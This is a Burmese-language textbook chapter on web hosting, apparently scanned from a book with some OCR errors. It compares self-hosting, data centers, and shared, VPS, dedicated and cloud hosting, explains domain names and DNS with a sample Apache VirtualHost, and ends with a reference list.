သဘောသဘာဝကိုသာဖော်ပြခြင်းဖြစ်ပြီး တပ်ဆင်ခကုန်ကျစရိတ်နဲ့ ထမ်းသိမ်းခြင်းတာဝန်ကြီးတဲ့အတွက် လုပ်ငန်း အဖွဲ့အစည်းကြီးတွေနဲ့ မဖြစ်မနေလိုအပ်သူများသာ ဒီနည်းနဲ့ Host လုပ်ကြပါတယ်။ ကုန်ကျစရိတ်ဆိုတာ Server ကွန်ပျူးတာ၊ Server OS များ ဝယ်ယူခြင်း၊ Server ကို လျှပ်စစ်မီးအမြဲရရှိနေစေဖို့ Main Power နဲ့ Backup Power အစီအစဉ်များ တပ်ဆင်ခြင်း၊ အအေးပေးစနစ်များတပ်ဆင်ခြင်း စတဲ့ကိစ္စများအတွက် ကုန်ကျစရိတ်များ ဖြစ်ပါတယ်။ တပ်ဆင်လိုကုယ့်နဲ့ လည်း မပြီးသေးပါဘူး။ Server က 24/7 Run နေဖိုင်ပြီးအတွက် လျှပ်စစ်မီးနဲ့ အအေးပေးစနစ်တွေကို အမြစ်စေဆေးပြင်ဆင်နေဖို့ လိုတဲ့အတွက် Maintenance စရိတ်ကလည်း ထည့်သွင်းစဉ်းစားစရာတစ်ခု ဖြစ်ပါတယ်။ လုပ်ခြေရေးစနစ် (CCTV, Security Guard) တွေကိုလည်း တပ်ဆင်ထားလိုလိုနိုင်ပါသေးတယ်။ ဒါ ဒါ လိုအပ်ချက်တွေကြောင့် ကိုယ်တိုင် အိမ်မှာ Server ထားပြီး Host လုပ်ကြလေ့ သိပ်မရှိပါဘူး။

Data Center

ဒီလို Infrastructure လိုအပ်ချက်ကို ဖြည့်စွက်ပေးလာတာက Data Center များဖြစ်ပါတယ်။ Data Center ဆိုတာ လွှာယ်လွှယ်ပြောရရင် Server ကွန်ပျူးတာတွေထားရှိနိုင်ပို့ နေရာပြင်ဆင်ထားပြီး လျှပ်စစ်မီး၊ အအေးပေးစနစ်နဲ့ လုခြေရေးအစီအမံများကို အသင့်စီမံထားတဲ့ နေရာများဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့က Data Center မှာ နေရာတားပြီး Server ကွန်ပျူးတာကို သွားထားနိုင်ပါတယ်။ ဤေးခပ်ရှုပြစ်ပေမယ့် Maintenance ကိစ္စကို သိပ်ခေါင်းစားစရာ မလိုတော့ပါဘူး။ Data Center တွေကို Colocation Center လိုလည်းခေါ်ကြပါတယ်။

ဒီနည်းနဲ့ Application ကို Host လုပ်လိုရင် Server ကွန်ပျူးတာတစ်လုံးမှာ လိုအပ်တဲ့ Setting များပြုလုပ်ပြီး Data Center ကို သွားပို့ထားလိုကုယ့်ပဲ ဖြစ်ပါတယ်။ အသေးစိတ်လိုအပ်ချက်နဲ့ ကုန်ကျစရိတ်များကိုတော့ သက်ဆိုင်ရာ Data

Center ကို ဆက်သွယ်မေးမြန်းဖို့လိုအပ်ပါတယ်။

ဒီနည်းက Maintenance သက်သာသွားပေမယ့် Server ကွန်ပျူးတာဝယ်ယူရခြင်းအတွက် ကုန်ကျစရိတ်ကြီးနေသေးသလို၊ Data Center တဲ့ရမ်းခစရိတ်ကလည်း မသက်သာလှပါဘူး။ နေဂံးပြသာနာတစ်ခုက Data Center က နေရာပဲ့ဗာ့ တာပါ။ Server ကိုတော့ ကိုယ်တိုင် Setting လပ်ရမှာဖြစ်လို ဒါလည်း စိန်ခေါ်မှုတစ်ပုံပြစ်လိုနိုင်ပါတယ်။ System Administration ကို ကောင်းကောင်းနားလည်သူမှာသာ Performance ကောင်းပြီး လုပ်ခို့တိုက်ချုပါတယ်။ Server Environment ကို ပြင်ဆင်နိုင်မှုဖြစ် ပါတယ်။ Apache, PHP နဲ့ MySQL စတဲ့ လိုအပ်တဲ့ Software တွေထည့်ထား ယုန့်မပြီးသေးပါဘူး။ Application File များ ကို အပြင်ကနေလုမ်းစီမံခိုင်ဖို့ FTP Setting တွေ ပြုလုပ်ထားဖို့လိုပါတယ်။ လိုအပ်တဲ့ Server Update နဲ့ Software Installation များပြုလုပ်နိုင်ဖို့ Remote Administration စနစ်များ ထည့်သွင်းထားဖို့လိုနိုင်ပါတယ်။ Server ကနေ Email ပေးပို့လက်ခံနိုင်ဖို့ Setting တွေ ပြုလုပ်ထားဖို့လိုပါတယ်။ Resource အသုံးပြုမှအခြေအနေကို စောင့်ကြည့်နိုင်ဖို့ Monitoring စနစ်တွေ ထည့်သွင်းထားရပါမယ်။ ဖြစ်ပေါ်လာတဲ့ ပြသာနာများကို လေ့လာပြင်ဆင်နိုင်ဖို့ Logging စနစ်တွေ ထည့်သွင်းထားရ ပါမယ်။ စသဖြင့် အသေးစိတ် Setting လုပ်ရမှာတွေ ရှိနေပါတယ်။

ဒါကြောင့် Data Center မှာ Server ထားပြီး Host လုပ်မယ်ဆိုရင် System Administration ပိုင်း ကျမ်းကျင်သူများရဲ့ အကူအညီကိုရယူဖို့လိုမှာ ဖြစ်ပါတယ်။


Hosting Service Provider

နေဂံးတစ်နည်းကတော့ Hosting ဝန်ဆောင်မှုများအသုံးပြုခြင်းပဲဖြစ်ပါတယ်။ ဒီနည်းကတော့ Hardware Server ဝယ်ယူခြင်းကိစ္စတွေ၊ လိုအပ်တဲ့ Setting ပြုလုပ်ခြင်းကိစ္စတွေ ခေါင်းစားစရာမလိုတော့ပဲ အင်တန်က Website တစ်ခုမှာ Register လုပ်လိုက်ယုံနဲ့ Server တဲ့ရမ်းအသုံးပြန့်စေမှာ ဖြစ်ပါတယ်။

Hosting ဝန်ဆောင်မှုတစ်ခုမှာ တဲ့ရမ်းခေါ်ပြီး Register လုပ်လိုက်ရင် ကျွန်တော်တို့တဲ့ရမ်းထားတဲ့ Server ကို စီမံခိုင်တဲ့ Control Panel ရရှိမှာဖြစ်ပါတယ်။ အဲဒီ Control Panel တွေဟာ Web Browser နဲ့ ဝင်ရောက်အသုံးပြန့်တဲ့ Web Application တစ်မျိုးဖြစ်ပြီး Application File များ Server ထံတင်ပြုခြင်း/စီမံခိုင်း၊ Database များ တည်ဆောက်ခြင်း/ စီမံခိုင်းအပါအဝင် အခြားလုပ်ဆောက်ချက်များဖြစ်တဲ့ Domain Name များစီမံခိုင်း၊ Email Account များစီမံခိုင်း၊ Server ကို စီမံခွင့်ရှိရှိ User Account များသတ်မှတ်ခြင်း၊ Resource အသုံးပြု မှုမှတ်တမ်းရယူခြင်း၊ စတဲ့ကိစ္စရုပ်များကို အလွယ်တစ်ကူ စီမံနိုင်အောင် ဖန်တီးပေးထားမှာ ဖြစ်ပါတယ်။

ပုံ (၁-၂) မှာ DreamHost လိုခေါ်တဲ့ Hosting ဝန်ဆောင်မှုလုပ်ငန်းကပေးထားတဲ့ Control Panel ကိုဖော်ပြထားပါတယ်။

Hosting Server တဲ့ရမ်းသုံးစွဲတော့မယ်ဆိုရင် Share Host, VPS, Dedicated Server စသဖြင့် ရွေးချယ်စရာ အမျိုးမျိုးရှိလာ မှာဖြစ်ပါတယ်။



© (a-m) DreamHost Control Panel

Share Host ဆိတ် Server တစ်ခုလုံးကိုပူးမေးခြင်းမဟုတ်ပဲ Server ရဲ အစိတ်အပိုင်းတစ်ရပ်ကို တားမေးခြင်းဖြစ်ပါတယ်။ တန်ည်းအားဖြင့် Server OS တစ်ခုတည်းမှာ ကျွန်ုင်တော်တိ Application နဲ့အတူ အခြားသူများ ရဲ Application တွေလည်း ပူးတွဲတလ်ရှိနေနိုင်ပါတယ်။ ဒါပေမယ User Account တွေခဲ့ထားပြီး စီမံပေးထားမှာ ဖြစ်လို အခြေခံအားဖြင့် ကျွန်ုင်တော်တိ၏ File တွေကို Server မှာ အတူတစ်ကွဲရှိနေတဲ့အခြားသူများက မြင်တွေရမှာမဟုတ်သလို ကျွန်ုင်တော်တိက လည်း အခြားသူရဲ နေရာများကို မြင်တွေရမှာမဟုတ်ပါဘူး။ Share Host တွေရဲ ကောင်းတဲ့အချက်ကတော့ တားမေးခ အလွန်စေးသက်သာခြင်းပဲ ဖြစ်ပါတယ်။ အားနှင့်ချက်ကတော့ အများနဲ့ဝေမျှသုံးနေရတဲ့ Server ဖြစ်တဲ့အတွက် အပြည့် အဝစီမံခွင့်ရမှာမဟုတ်ပါဘူး။ ဥပမာ Software တစ်ခု Server မှာ ကိုယ် သဘောနဲ့ကိုယ် Install လုပ်လိုက်လိုရမှာ မဟုတ်ပါဘူး။ ပြီးတော့ ကိုယ် Server မှာ ရှိနေတဲ့ အခြားသူရဲ Application က ပြဿနာရှိနေလို နေရတဲ့ Server OS ကိုထိခိုက် ရင် ကိုယ် Application ကိုပါ ရောပြီးထိခိုက် စေမှာဖြစ်ပါတယ်။ အရေးကြီးတဲ့ Application တွေနဲ့ သိပ်မသင့်တော် ပေမယ့် Personal Website များနဲ့ အချို့လုပ်ငန်းငယ်များ ရဲ Website များ အတွက်သင့်တော်တဲ့ Hosting ဝန်ဆောင် မှ ဖြစ်ပါတယ်။

Virtual Private Server လိုခေါ်တဲ့ VPS Hosting ကတော့ အခြေခံအားဖြင့် Share Host နဲ့ တူပါတယ်။ Server ကွန်ပျို့တာတစ်ခုတည်းကိုဝေမျှသုံးကြရခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Virtualization နည်းပညာများသုံးပြီး သီးခြား Server Operating System များနဲ့ ခဲ့ပေးထားမှုဖြစ်လို့ Virtual OS တစ်ခုလုံးကို ကိုယ်တစ်ခိုးတည်က အသုံးပြခင်းရမှာဖြစ်ပါတယ်။ Hardware ကို ဝေမျှသုံးထားရပေမယ့် ကိုယ်ပိုင် Server တစ်ခုကဲ့သို့ အသုံးပြခွင့်ရမှာဖြစ်တဲ့ အတွက် VPS လိုခေါ်တာဖြစ်ပါတယ်။ သူရဲ့အားသာချက်ကတော့ တားရမ်းခသက်သာပြီး သီးခြား Server တစ်ခုသုပ္ပါယ အသုံးပြခွင့်ရမှာ ဖြစ်လို့ လိုအပ်သလို့မဆုံးရမှာ ဖြစ်ပါတယ်။ ကုန်ကျွေစိတ်သက်သာလိုပြီး ကိုယ့် Server မှ လိုအပ်တဲ့ Software များ Install လုပ်ခြင်းကဲ့သို့ ကိုစွာတွေ့ဆောင်ရွက်လိုရင် VPS Hosting မျိုးက သင့်တော်ပါတယ်။

Server တစ်ခုကဲ့သို့ လိုသလိုစံမျိုးနှင့်စေမှုဖြစ်ပါတယ်။ ဒီလို Dedicated Server ကို ဌားရမ်းထားပေါ်ယူ ကိုယ်တိုင်မစီမံလိုပဲ Hosting ဝန်ဆောင်မှု ပေးထားတဲ့လုပ်ငန်းက ကျမ်းကျင်သူများက စီမံပေးစေလိုရင်လည်း ထပ်ဆောင်းဝန်ဆောင်းပေးပြီး ရယူနိုင်ပါတယ်။ **Managed Hosting** လိုခေါ်ကြပါတယ်။ Server တစ်ခုလုံးကို ဌားပေးထားယူမက လိုအပ်တဲ့ Setting များပြုလုပ်ခြင်းနဲ့ Server Maintenance ကိုပါရှိနိုင်စေမှုဖြစ်ပါတယ်။

ကိုယ်ရဲလုပ်ငန်းလိုအပ်ချက်၊ Application ရဲ Requirement ပေါ်မှုတည်ပြီး ရွှေးချယ်ကြရမှာပါ။ Hosting Plan နဲ့အတူတွေဖက်စဉ်းစားရမှာကတော့ ခွင့်ပြုမာဏ (Capacity) များပဲဖြစ်ပါတယ်။ အချို့ Hosting ဝန်ဆောင်မှုတွေက File Storage ပမာဏ ဘယ်လောက်ပဲခွင့်ပြုမယ်။ Database Storage ပမာဏ ဘယ်လောက်ပဲခွင့်ပြုမယ်။ တစ်လအသုံးပြုမှု Network Bandwidth ဘယ်လောက်ပဲမာဏထိပဲ ခွင့်ပြုမယ် စသဖြင့် ကန်သတ်ထားကြလေ့ရှိပါတယ်။ တစ်ချို့လည်း Email Account ဘယ်နှစ်ခုပဲ တည်ဆောက်ခွင့်ပြုမယ်။ User Account ဘယ်နှစ်ခုပဲခွင့်ပြုမယ်။ Sub-Domain အရေအတွက် ဘယ်လောက်ပဲ ခွင့်ပြုမယ် စသဖြင့် ထပ်မံကန်သတ်တက်ကြပြန်ပါသေးတယ်။ ဒါကြောင့် Hosting ဌားရမ်းစိုးရွှေးချယ်တဲ့အခါ ဘယ်လို့ ဝန်ဆောင်မှု အမျိုးအစားကို ဌားရမ်းဆိုတဲ့ဆုံးဖြတ်ချက်နဲ့အတူ သက်ဆိုင်ရာဝန်ဆောင်မှုရဲ့အကန်အသတ်များကိုလည်း ထည့်သွင်းစဉ်းစားကြရမှုဖြစ်ပါတယ်။ Share Host များဌားရမ်းအသုံးပြုတော့မယ်ဆိုရင်တော့ လိုအပ်တဲ့ Software များကို ကိုယ်တိုင်ထည့်သွင်းခွင့် ရုံးမဟုတ်လို့ ကိုယ့် Application ကအသုံးပြုထားတဲ့ Language, Database အမျိုးအစားနဲ့ အခြားလိုအပ်ချက်များ ကိုက်ညီ မှုရှိမရှိဆိုတဲ့အချက်ကိုလည်း သတိပြုရမှာပဲဖြစ်ပါတယ်။

Domain Name

ကျွန်တော်တို့ ဌားရမ်းလိုက်တဲ့ Hosting Server မှာလည်း ကိုယ်ပိုင် IP Address တစ်ခုရှိမှာဖြစ်ပါတယ်။ ဒါပေမယ့် IP Address က နံပါတ်တွေဖြစ်တဲ့အတွက် မှတ်ရခိုက်ပါတယ်။ ဒါကြောင့် မှတ်ရလွှာယ်တဲ့အမည်တစ်ခု ရွှေးချယ်သတ်မှတ်ပေးဖို့ လိုအပ်လာပါတယ်။ IP Address အစား အင်တာနက်လိပ်စာအဖြစ် အသုံးပြု လိုရတဲ့ အမည်ကို Domain Name လို့ ခေါ်ပါတယ်။ ဥပမာ - google.com, wikipedia.org, facebook.com စတဲ့အမည်များဟာ Domain Name လိပ်စာများပဲဖြစ်ပါတယ်။ ဒီအမည်တွေကို သိရှိထားရင် IP Address တွေသုံးဖို့မလိုပဲ သက်ဆိုင်ရာ Website ကို ဆက်သွယ်အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ အတွက်လည်း အလားတလိပ်စာအမည်တစ်ခုကို ရယူထားဖို့လိုပါတယ်။ Hosting ဝန်ဆောင်မှုပေးသူထံမှာ တစ်ခါတည်း မှတ်ပဲ တင်ကြေးပေးပြီး ရယူနိုင်လေ့ရှိပါတယ်။ ဒါမှာဟုတ်သီးခြား Domain Name ဝန်ဆောင်မှုပေးသူများထံကနေလည်း ရယူနိုင်ပါတယ်။

Domain Name ရယူဖို့အတွက် အရင်ဆုံး ရယူလိုတဲ့အမည်ရွှေးချယ်ရပါမယ်။ အမည်မှာ Dash (-) ကလွှဲရင် အခြား Special Character တွေပါဝင်လိုမရပါဘူး။ အမည်တစ်ခုရပြီဆိုရင် Top-Level Domain (TLD) ရွှေးချယ်ရမှာပါ။ .com, .net, .org, .edu, .gov, .info, .name, .asia, .biz စတဲ့ Domain Name များနောက်မှာ နောက်ဆက်တဲ့ပါလေ့ရှိတဲ့ Extension ကို TLD လိုခေါ်တာပါ။ .gov ကလွှဲရင် အခြား TLD တွေထဲက နှစ်သက်ရာကို ရွှေးချယ်နိုင်ပါတယ်။ .gov ကတော့ အမေရိကန် ပြည်ထောင်စုအစိုးရအဖွဲ့များမှသာ မှတ်ပုံတင်ယူနိုင်တဲ့ TLD ဖြစ်ပါတယ်။ ccTLD လိုခေါ်တဲ့ နိုင်ငံကိုယ်စားပြု TLD တွေ လည်းရှိပါတယ်။ ဥပမာ - .co.uk, .com.mm, .au, .sg စသဖြင့် နိုင်ငံအလိုက် သတ်မှတ်ပေးထားတဲ့ TLD များဖြစ်ပါတယ်။ တစ်ချို့ ccTLD တွေက မည်သူမဆို ရယူခွင့်ရှိပေါ်ယူ တစ်ချို့ကတော့ သက်ဆိုင်ရာနိုင်ငံရဲ့ နိုင်ငံသားဖြစ်မှုသာ ရယူခွင့်ရှိမှာဖြစ်ပါတယ်။

အခြားသူ မှတ်ပုံတင်ထားခြင်းမရှိသေးတဲ့ Domain Name ဖြစ်မှုလည်း ကျွန်တော်တို့ကရယူနိုင်မှာပါ။ ရွှေးချယ်ထားတဲ့ အမည်က အခြားသူမှတ်ပုံတင်ရယူထားပြီးဖြစ်နေရင်တော့ အခြားအမည်တစ်ခု ပြောင်းလဲစဉ်းစားဖို့ လိုအပ်မှာဖြစ်ပါတယ်။ ရယူတဲ့အခါ မှတ်ပုံတင်ကြေးကို နှစ်စဉ်အနေနဲ့ ပေးသွင်းရတဲ့သဘောရှိပါတယ်။ တစ်နှစ် နှစ်နှစ် စသဖြင့်

ကြိုတင်ပေးသွင်းထားလိုရပါတယ်။

Domain Name ရယူပြီးပြဆုံးရင် အဲဒီအမည်ကိုကျွန်တော်တို့ Server နဲ့တွဲဖက်ပေးဖို့လိုပါတယ်။ ဥပမာ ကျွန်တော်တို့ က example.com ဆိုတဲ့အမည်ကို ရယူထားရင် example.com အမည်နဲ့ဆက်သွယ်လာတဲ့ အခါတိုင်း ကျွန်တော်တို့ Server ထဲ ရောက်ရှိစေလိုတာပါ။ Hosting တဲ့ရမ်းစဉ်က Server ကို စီမံပို့အတွက် Control Panel တစ်ခုရရှိသလိုပဲ Domain Name မှတ်ပုံတင်လိုက်ရင်လည်း Domain Name ကိုစီမံနိုင်တဲ့ Interface တစ်ခုရရှိမှာ ဖြစ်ပါတယ်။ ပထမဆုံးကိုယ့် Hosting ရဲ့ DNS Server လိပ်စာကိုရှာဖွေရပါမယ်။ Hosting Control Panel မှာ ဖော်ပြည့်ရှိပါတယ်။ မတွေ့ရင် Tech Support ထဲ Email ပြုပြီးတော့မေးမြန်းနိုင်ပါတယ်။ DNS Address သိရပြီဆုံးရင် Domain Name စီမံတဲ့ Interface ကိုဝင်ပြီး DNS Setting နေရာမှာ ရရှိထားတဲ့ DNS Address ကို ထည့်သွင်းပေးလိုက်ရမှာဖြစ်ပါတယ်။ ဒီလိုထည့်သွင်းထားပေးလိုက်ခြင်း အားဖြင့် example.com လိုဆက်သွယ်လာတဲ့ အခါတိုင်း ကျွန်တော်တို့ Server ကို ရောက်ရှိလေမှာဖြစ်ပါတယ်။

မှတ်ချက်။ Domain Name System (DNS) ဟာ Phone Book တစ်ခုနဲ့တူပါတယ်။ Phone Book တဲ့မှာ ဖုန်းနံပါတ်ကို လူအမည်နဲ့ တဲ့မှတ်ထားရင် နောင်ခေါ်ယူဖို့အတွက် ဖုန်းနံပါတ်မှတ်ပို့မလိုတော့ပါဘူး။ လူနာမည်ကိုအသုံးပြုခေါ်ခို့နိုင်မှာ ဖြစ်ပါတယ်။ DNS ဟာလည်း Phone Book တစ်ခုလိုပဲ IP Address တွေနဲ့ Domain Name တွေကို တဲ့မှတ်ပေးထားပါတယ်။ Domain Name တစ်ခုကိုအသုံးပြု ဆက်သွယ်လိုက်တဲ့အခါ Server ရဲ့လိပ်စာအမှန်ဖြစ်တဲ့ IP Address ကို DNS Database မှာ လာရောက်ရှာဖွေမှုဖြစ်ပြီး ရရှိလာတဲ့ IP Address အကို အသုံးပြုပြီးဆက်လက်ဆက်သွယ်မှုဖြစ်ပါတယ်။ IP Address တစ်ခု အတွက် Domain Name နှစ်ခုသုံးခဲ့ တဲ့ဖက်ထားလိုလည်း ရပါတယ်။

Server ဘက်ကလည်း Setting တစ်ခါ့၊ သတ်မှတ်ပေးဖို့လိုပါသေးတယ်။ ဥပမာ - Apache Setting မှာ အခုလို ထည့်သွင်းပေးဖို့ လိုနိုင်ပါတယ်။

```
<VirtualHost 123.45.67.89:80>
    DocumentRoot /example.com
    ServerName example.com
</VirtualHost>
```

123.45.67.89 နေရာမှာ Server ရဲ့ IP Address အမှန်ကိုထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ DocumentRoot အတွက် သတ်မှတ်ထားတဲ့ /example.com အမည်နဲ့ Folder လည်း တည်ဆောက်ထားပေးဖို့လိုပါတယ်။ ဒီတော့မှ example.com အမည်နဲ့ Server ကိုဆက်သွယ်လာတဲ့အခါတိုင်း Apache က /example.com Folder ထဲက Document တွေကိုဖော်ပြပေးမှာပါ။ ဒီအဆင့်ကို ကိုယ်တိုင်လုပ်ဖို့တော့ မလိုပါဘူး။ Hosting ရဲ့ Control Panel ကို ဝင်ပြီး Add Domain (သို့မဟုတ် အလားတူ) Option ကနေ Domain Name ကိုထည့်သွင်းပေးလိုက်ရင် Hosting က အသင့်ရေးသားထားပေးတဲ့ Script များက လိုအပ်တဲ့ Setting များဖြည့်စွက်ခြင်း၊ Folder တည် ဆောက်ခြင်းတို့ကို အလိုအလျောက် လုပ်ပေးသွားမှုပဲဖြစ်ပါတယ်။

Domain Name ရဲ့ DNS Setting မှာ Hosting Server ရဲ့ DNS Address ကိုထည့်သွင်းပြီးပြီး Server ဘက်ကလည်း လိုအပ်တဲ့ Setting တွေ ပြုလုပ်ပြီးပြီဆုံးရင်တော့ အင်တာနှင်းလိပ်စာတစ်ခုနဲ့ ဝင်ရောက်နိုင်တဲ့ Web Server တစ်ခု ပြင်ဆင်ရရှိမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး Application File များကို Server ထဲ Upload လုပ်ပေးပို့ခြင်း၊ Database များတည်ဆောက်ခြင်း၊ Email Account များ တည်ဆောက်ခြင်း၊ Sub-Domain များထည့်သွင်းခြင်း တို့ကို Hosting ရဲ့ Control Panel မှာပေးထားတဲ့ Option များကတစ်ဆင့် ဆက်လက်ဆောင်ရွက်နိုင်မှာဖြစ်ပါတယ်။

Conclusion

စမ်းသပ်လိုတယ်ဆိုရင် Domain Name နေ့ Hosting ပါ အခဲ့ပေးတဲ့ ဝန်ဆောင်မှုများရှိပါတယ်။ အင်တာနက် မှာ ရှာဖွေကြည့်နိုင်ပါတယ်။ ဒါပေမယ့် အခမဲ့ဝန်ဆောင်မှုတွေက ဘာအာမခံချက်မှုမပေးလို့ စိတ်မချရပါဘူး။ စမ်းသပ်ယုံး အတွက်သာ အသုံးပြုသင့်ပြီး လက်တွေအသုံးချ Application တွေအတွက်တော့ စိတ်ချရတဲ့ Provider များထံက အခြောက်များပြီး တှေးရမ်းသုံးစွဲဖို့ လိုပါတယ်။

အင်တာနက်မှာက Domain Name ရောင်းသူ၊ Hosting တားသူတွေက သိပ်များတဲ့အတွက် ပေးရတဲ့ငွေနဲ့ ပြန်လည် ရရှိမယ့် ဝန်ဆောင်မှုတို့ကိုတော့ အထပ်ထပ်စိစစ်ရွေးချယ်ဖို့လိုပါတယ်။ ဒီနေရာမှာ အမည်တပ်ပြီးတော့ Recommend တော့ မလုပ်လိုပါဘူး။ ဒါပေမယ့် ခန့်မှန်းလိုရအောင် လက်ရှိဒီစာရေးသားနေစဉ် ရှိနေတဲ့ အကြမ်းဖျော်ရွေးနှင့်ကို ထည့်သွင်းဖော်ပြလိုပါတယ်။ Domain Name မှတ်ပုံတင်ကြေးက မများပါဘူး။ တစ်နှစ်စာအတွက် (၁၀) ဒေါ်လာဝန်းကျင် ခန့်သာရှိပါတယ်။ ဒီထက်ရွေး ပိုကြီးနေရင် စိတ်မချရသလို အများကြီးသက်သာနေရင်လည်း စိတ်မချရပါဘူး။ Hosting မှာ ဆိုရင်တော့ Share Host တွေက အတော်လေး ရွေးပေါပါတယ်။ တစ်လ (၃) ဒေါ်လကနေ့ (၁၀) ဒေါ်လ အတွင်းမှာရရှိနိုင်ပါတယ်။ Dedicated Host တွေ ကတော့ ရွေးကြီးပါတယ်။ တစ်လကိုဒေါ်လ (၁၀၀) လောက်ကနေ ဒေါ်လ (၃၀၀) လောက်အထိ ရရှိမယ့်ဝန်ဆောင်မှုပေါ် မူတည်ပြီး ကွာသွားနိုင်ပါတယ်။

ဒါအပြင် Amazon AWS, Google AppEngine, RackSpace, AppFog စတဲ့ Hosting များကဲ့သို့ Cloud Hosting ဝန်ဆောင်မှုတွေလည်း ရှိပါသေးတယ်။ Cloud Hosting တွေရဲ့ ထူးစွားချက်ကာ လိုအပ်တဲ့ Capacity ကို အချိန်မရွေးတိုးမြှင့်ယူနိုင်ခြင်းဖြစ်ပါတယ်။ အစပိုင်းမှာ Capacity နည်းနည်းအတွက်ပဲ တှေးထားတဲ့အတွက် ငွေကုန်သက်သာပြီး နောက်ပိုင်း လိုအပ်လာမှ Capacity ကိုတိုးမြှင့်ယူနိုင်တဲ့အားသာချက်များရှိနေပါတယ်။ နည်းပညာ ကတော့ လေ့လာသင်ယူစရာတွေကမဆုံးနိုင်အောင်များပြားလုပါတယ်။ Cloud နည်းပညာများအကြောင်းကိုတော့ စာဖတ်သူကိုယ်တိုင်ပဲ ဆက်လက် လေ့လာသွားသင့်ကြောင်းတို့ကိုတွေ့နဲ့ရင်း ဒီနေရာတင် နိဂုံးချုပ်လိုက်ရပါတယ်။

အားလုံးကို အထူးပဲကျေးဇူးတင်ပါတယ်ခင်ဗျာ...

ကျမ်းကိုးစာရင်း

1. http://www.w3.org/wiki/Web_Standards_Curriculum
2. <http://en.wikipedia.org/wiki/Http>
3. <https://http2.github.io/faq/>
4. http://en.wikipedia.org/wiki/List_of_HTTP_status_codes
5. <http://en.wikipedia.org/wiki/Xhtml>
6. <http://reference.sitepoint.com/css>
7. <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>
8. <http://developer.mozilla.org/en-US/docs/Web/JavaScript>
9. <http://javascript.crockford.com>
10. <http://api.jquery.com>
11. <http://fairwayweb.com/shortcut-to-jquery>
12. <http://fairwayweb.com/jquery-creating-elegant-todo-list>
13. <http://unixpapa.com/js/key.html>
14. <http://en.wikipedia.org/wiki/Php>
15. http://en.wikipedia.org/wiki/.NET_Framework
16. <http://en.wikipedia.org/wiki/JavaEE>
17. <http://php.net/quickref.php>
18. <http://en.wikipedia.org/wiki/Mysql>
19. [Book] MySQL Database Usage & Administration by Vikram Vaswani
20. <http://fairwayweb.com/mysql-making-design-decision>
21. <http://www.php.net/manual/en/ini.list.php>
22. <http://httpd.apache.org/docs/current/mod/quickreference.html>
23. <http://fairwayweb.com/php-simple-router>
24. [http://en.wikipedia.org/wiki/Ajax_\(programming\)](http://en.wikipedia.org/wiki/Ajax_(programming))
25. <http://www.adaptivepath.com/ideas/ajax-new-approach-web-applications>
26. <http://developer.mozilla.org/en/docs/AJAX>
27. <http://fairwayweb.com/persistent-todo-list-with-ajax>
28. http://codex.wordpress.org/Template_Hierarchy
29. [Book] The Pragmatic Programmer: From Journeyman to Master by Dave Thomas and Andy Hunt =
30. <http://fairwayweb.com/tinymce-php-micro-framework>
31. <http://diveintohtml5.info>
32. <http://en.wikipedia.org/wiki/Html5>
33. <http://fairwayweb.com/html5-solve-common-hassles>
34. <http://www.whatwg.org/specs/web-apps/current-work/multipage>
35. [Book] Web API Design by Brian Mulloy
36. <http://fairwayweb.com/you-should-rest>
37. <http://twitter.github.io/bootstrap>
38. <http://goldilocksapproach.com>
39. http://www.owasp.org/index.php/Main_Page
40. <http://php.net/manual/en/book pdo.php>
41. <http://fairwayweb.com/open-source-history-license-model>
42. http://www.quackit.com/web_hosting/tutorial/what_is_web_hosting.cfm
43. <http://developer.yahoo.com/performance/rules.html>